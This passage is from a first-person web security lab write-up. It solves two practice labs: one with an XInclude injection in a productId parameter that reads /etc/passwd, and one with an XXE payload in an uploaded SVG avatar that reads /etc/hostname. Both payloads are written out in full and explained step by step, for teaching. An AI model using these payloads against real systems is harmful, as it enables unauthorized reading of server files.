
To do this I just modify the productId parameters value so that it contains the XInclude payload provided earlier:
productId=<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text" href="file:///etc/passwd"/></foo>
This payload defines an XML element named foo with an XML namespace declaration. It associates the prefix xi with the XML namespace http://www.w3.org/2001/XInclude. This indicates that elements with the xi: prefix belong to the namespace. <xi:include parse="text" href="file:///etc/passwd"/> is an Xinclude element within the foo element. It uses the xi namespace to specify that it’s an XInclude element with 2 attributes. parse="text" which specifies how the included content should be parsed, which in this case is as plain text, and the href="file:///etc/passwd"/> indicates the location of the resource to be included. Finally the xml element foo is closed with </foo>.

Forwarding the request the server returns an error but also dumps the /etc/passwd file within the response as intended, solving the lab.
Exploiting XXE Via Image File Upload

Before I start this lab I quickly googled Apache Batik because I was unfamiliar with the library. Within the result I can see that it supports the manipulation of SVG graphics which uses XML format.

Since I know that the web server supports the svg image format I’m going to create my own .svg file that contains a malicious XXE injection and upload it to the server as my avatar.

To do this I’m going to enter the command vim malicious.svg into the command line and save the following payload:
<?xml version="1.0" standalone="yes"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]><svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1"><text font-size="16" x="0" y="16">&xxe;</text></svg>
To break that down a little bit <?xml version="1.0" standalone="yes"?> specifies the XML version as 1.0 and indicates that it’s a standalone. <!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]> Is the Document Type Declaration (DTD) which defines an external entity named xxe which is defined to pull its content from file///etc/hostname. <svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1"> This part of the payload that begins the SVG element. It specifies all of the attributes related to an image such as the height, width, and XML namespaces. Then <text font-size="16" x="0" y="16">&xxe;</text> is a text element with a font size and position specified that reference the content of the xxe entity defined earlier. Essentially putting the contents of /etc/hostname into the image that will be displayed as my avatar.

With my malicious image file made I just need to navigate over to the comment section of a post and leave a comment that has the image file uploaded as my avatar.
When leaving the comment the webserver did run a check to make sure that lal of the form fields were filled out with an expected format.

The server immediately tells me it was a success. However when I navigate over to the posted comment to view my avatar it is extremely tiny.


One way to circumvent this is review the GET /post/postId=# request response in burp and observe the file path the server fetches the image from, /post/comment/avatars?filename=2.png in my case, and navigate over to it in the web browser.

Here I can see the image is much larger and I can read the text embedded in it more clearly 956aa7457a22. Which should be the contents of /etc/hostname I’m looking for.

Finally back in the web browser I can submit 956aa7457a22 as the solution and the lab is marked as solved.